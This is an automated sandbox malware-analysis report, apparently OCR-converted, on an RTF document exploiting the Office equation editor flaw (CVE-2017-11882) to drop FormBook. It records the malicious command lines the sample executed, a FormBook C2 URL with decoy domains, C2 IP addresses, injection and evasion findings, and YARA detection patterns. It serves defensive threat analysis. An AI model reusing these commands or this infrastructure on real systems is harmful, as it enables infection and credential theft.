ID: 680528
Sample Name:
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.19912
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:37:10
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.19912 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Signatures 6
Initial Sample 6
Dropped Files 6
Memory Dumps 6
Unpacked PEs 7
Sigma Signatures 7
Snort Signatures 7
Joe Sandbox Signatures 8
AV Detection 8
Exploits 8
Software Vulnerabilities 8
Networking 8
E-Banking Fraud 9
System Summary 9
Persistence and Installation Behavior 9
Hooking and other Techniques for Hiding and Protection 9
Malware Analysis System Evasion 9
HIPS / PFW / Operating System Protection Evasion 9
Stealing of Sensitive Information 9
Remote Access Functionality 9
Mitre Att&ck Matrix 9
Behavior Graph 10
Screenshots 11
Thumbnails 11
Antivirus, Machine Learning and Genetic Malware Detection 12
Initial Sample 12
Dropped Files 12
Unpacked PE Files 12
Domains 13
URLs 13
Domains and IPs 13
Contacted Domains 13
Contacted URLs 13
URLs from Memory and Binaries 13
World Map of Contacted IPs 16
Public IPs 16
General Information 16
Warnings 17
Simulations 17
Behavior and APIs 17
Joe Sandbox View / Context 17
IPs 17
Domains 17
ASNs 17
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 18
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4F98E955-E40B-4BEE-AA1E-253D7E3CD6E7}.tmp 18
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5E27A50A-FBC0-4F18-B35D-48F0F2347081}.tmp 18
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{FD7AAECA-23CD-402D-9C50-48A29A5112A1}.tmp 18
C:\Users\user\AppData\Local\Temp\Client.exe 19
C:\Users\user\AppData\Local\Temp\Client.exe:Zone.Identifier 19
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.LNK 19
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat 20
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm 20
C:\Users\user\Desktop\~$curiteInfo.com.Exploit.Rtf.Obfuscated.32.1905.rtf 20
Static File Info 20
General 20
File Icon 21
Static RTF Info 21
Objects 21

Network Behavior 21
Snort IDS Alerts 21
Network Port Distribution 21
TCP Packets 22
UDP Packets 22
DNS Queries 22
DNS Answers 23
HTTP Request Dependency Graph 23
HTTP Packets 23
Code Manipulations 24
User Modules 24
Hook Summary 24
Processes 24
Statistics 25
Behavior 25
System Behavior 25
Analysis Process: WINWORD.EXEPID: 3000, Parent PID: 576 25
General 25
File Activities 25
Registry Activities 25
Key Created 25
Key Value Created 26
Key Value Modified 27
Analysis Process: EQNEDT32.EXEPID: 3060, Parent PID: 576 29
General 29
File Activities 30
Registry Activities 30
Key Created 30
Key Value Created 30
Analysis Process: cmd.exePID: 2708, Parent PID: 3060 32
General 32
File Activities 32
Analysis Process: Client.exePID: 316, Parent PID: 2708 33
General 33
File Activities 33
File Read 33
Analysis Process: notepad.exePID: 2188, Parent PID: 1060 33
General 33
File Activities 34
File Read 34
Analysis Process: explorer.exePID: 1860, Parent PID: 2188 34
General 34
File Activities 35
Analysis Process: ipconfig.exePID: 1800, Parent PID: 1860 35
General 35
File Activities 36
File Read 36
Analysis Process: cmd.exePID: 1740, Parent PID: 1800 36
General 36
Disassembly 36


Windows Analysis Report

SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.19912


Overview

General Information

Sample Name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.19912 (renamed file extension from 19912 to rtf)
Analysis ID:	680528
MD5:	8bfea104ae6814..
SHA1:	aaf97d8a987c50..
SHA256:	2975edb12c8e70..
Tags:	rtf
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Document contains OLE streams w…
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Snort IDS alert for network traffic
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Multi AV Scanner detection for drop…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 3000 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 3060 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - cmd.exe (PID: 2708 cmdline: CmD.exe /C %tmp%\Client.exe A C MD5: AD7B9C14083B52BC532FBA5948342B98)
    - Client.exe (PID: 316 cmdline: C:\Users\user\AppData\Local\Temp\Client.exe A C MD5: B4F00BB75BFD5C4E2C9D0CD6070E8E54)
      - notepad.exe (PID: 2188 cmdline: C:\Windows\SysWOW64\notepad.exe /Processid:{2BA893A4-E786-4AE6-9111-3506DE199247} MD5: A4F6DF0E33E644E802C8798ED94D80EA)
        - explorer.exe (PID: 1860 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
          - ipconfig.exe (PID: 1800 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: CABB20E171770FF64614A54C1F31C033)
            - cmd.exe (PID: 1740 cmdline: /c del "C:\Windows\SysWOW64\notepad.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.lundadonate.xyz/nb30/"
  ],
  "decoy": [
    "p5w.top",
    "5tfg.com",
    "anicehost.net",
    "willsmalaysia.com",
    "yothisnox.com",
    "arripro.com",
    "etherhacker.net",
    "best-boy.net",
    "ppcrecruits.net",
    "sportsplaymaker.app",
    "indovanilla.net",
    "srsimmons.co.uk",
    "ahulubicyclecompany.com",
    "4lifegeneration.com",
    "asiasbodyscrubs.com",
    "allianceocm.com",
    "gadstrackingtool.site",
    "nycityspaces.com",
    "wsdldc.com",
    "paradise-unlimited.com",
    "h-language.com",
    "socialautopost.com",
    "facebfree.com",
    "rccl.tech",
    "ottomakeup.store",
    "top-softwarereviews.com",
    "buy-refrigerators.site",
    "dhglassbottle.com",
    "justcallmet3.online",
    "ce-chen-photography.com",
    "premierdealznext.online",
    "jnfbhch.com",
    "3dherders.com",
    "mejoresmoviles.top",
    "401by.com",
    "ynnanjiu.com",
    "hgirejr.space",
    "therapeuticdetailing.com",
    "nowinnofeeteam.co.uk",
    "banhtrangmuoitayninh.com",
    "xrhealthinstitute.com",
    "theilluminati.online",
    "opimprovements.co.uk",
    "altoonahanggliding.com",
    "yellowcottagedoor.com",
    "1111111111112000.top",
    "arlowepeak.com",
    "topbettingoffers.online",
    "geekmortgages.com",
    "casasyterrenosjalisco.info",
    "predicadores.online",
    "yuntiwang.top",
    "shanhaiverse.net",
    "wonderslots-fun.online",
    "droxgiy.online",
    "thebluejaysnest.net",
    "shenlongdian.com",
    "wf825.com",
    "urlasuite.xyz",
    "abundant-life-coach.com",
    "asd811.xyz",
    "fc10086.com",
    "thegoldencamel.online",
    "pqkjl.com"
  ]
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.rtf	MAL_RTF_Embedded_OLE_PE	Detects a suspicious string often used in PE files in a hex encoded object stream	Florian Roth	• 0x1799:$a1: 546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f6465 • 0x16fd:$m1: 4d5a90000300000004000000ffff
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.rtf	INDICATOR_RTF_MalVer_Objects	Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents.	ditekSHen	• 0x1283:$obj2: \objdata • 0x1dc298:$obj2: \objdata • 0x2bc8ae:$obj3: \objupdate • 0x8e8:$obj4: \objemb • 0x1db8fd:$obj4: \objemb

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4F98E955-E40B-4BEE-AA1E-253D7E3CD6E7}.tmp	rtf_cve2017_11882_ole	Attempts to identify the exploit CVE 2017 11882	John Davison	• 0xebc00:$headers: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 0A • 0xebc21:$font: 0A 01 08 5A 5A • 0xebc52:$winexec: 12 0C 43 00
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4F98E955-E40B-4BEE-AA1E-253D7E3CD6E7}.tmp	EXP_potential_CVE_2017_11882	unknown	ReversingLabs	• 0x0:$docfilemagic: D0 CF 11 E0 A1 B1 1A E1 • 0xebb00:$equation1: Equation Native • 0x920:$equation2: Microsoft Equation 3.0 • 0x280c:$exe: .exe • 0x281f:$exe: .exe • 0x283a:$exe: .exe • 0xebc29:$exe: .exe • 0xebc3d:$exe: .exe • 0xebc52:$address: 12 0C 43 00

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.1043439197.0000000000150000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.1043439197.0000000000150000.00000040.10000000.00040000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6251:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1cbc0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xa9cf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x158b7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
00000009.00000002.1043439197.0000000000150000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.1043439197.0000000000150000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000000.948702057.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Click to see the 54 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.0.notepad.exe.400000.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.0.notepad.exe.400000.3.raw.unpack	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6251:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1cbc0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xa9cf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x158b7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
9.0.notepad.exe.400000.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.0.notepad.exe.400000.3.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
9.0.notepad.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 47 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.22 - Destination IP: 66.235.200.170

Timestamp:	192.168.2.2266.235.200.17049171802031449 08/08/22-18:39:45.738853
SID:	2031449
Source Port:	49171
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.22 - Destination IP: 104.167.67.175

Timestamp:	192.168.2.22104.167.67.17549172802031449 08/08/22-18:40:04.832440
SID:	2031449
Source Port:	49172
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.22 - Destination IP: 66.235.200.170

Timestamp:	192.168.2.2266.235.200.17049171802031453 08/08/22-18:39:45.738853
SID:	2031453
Source Port:	49171
Destination Port:	80
Protocol:	TCP

Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.22 - Destination IP: 104.167.67.175	−
Timestamp:	192.168.2.22104.167.67.17549172802031453 08/08/22-18:40:04.832440
SID:	2031453
Source Port:	49172
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.22 - Destination IP: 66.235.200.170	−
Timestamp:	192.168.2.2266.235.200.17049171802031412 08/08/22-18:39:45.738853
SID:	2031412
Source Port:	49171
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.22 - Destination IP: 104.167.67.175	−
Timestamp:	192.168.2.22104.167.67.17549172802031412 08/08/22-18:40:04.832440
SID:	2031412
Source Port:	49172
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Exploits

- Found potential equation exploit (CVE-2017-11882)
- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Software Vulnerabilities

- Document exploit detected (drops PE files)
- Document exploit detected (creates forbidden files)

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Document contains OLE streams which likely are hidden ActiveX objects

Malicious sample detected (through community Yara rule)

Document contains OLE streams with names of living off the land binaries

PE file contains section with special chars

Office process drops PE file

PE file has nameless sections

Found suspicious RTF objects

Persistence and Installation Behavior

Uses ipconfig to lookup or modify the Windows network settings

Hooking and other Techniques for Hiding and Protection

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Creates a thread in another existing process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	1 Credential API Hooking	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	4 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	8 1 2 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 1 3 System Information Discovery	Remote Desktop Protocol	1 Credential API Hooking	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	4 Obfuscated Files or Information	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Software Packing	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rootkit	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Masquerading	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 Virtualization/Sandbox Evasion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	8 1 2 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph

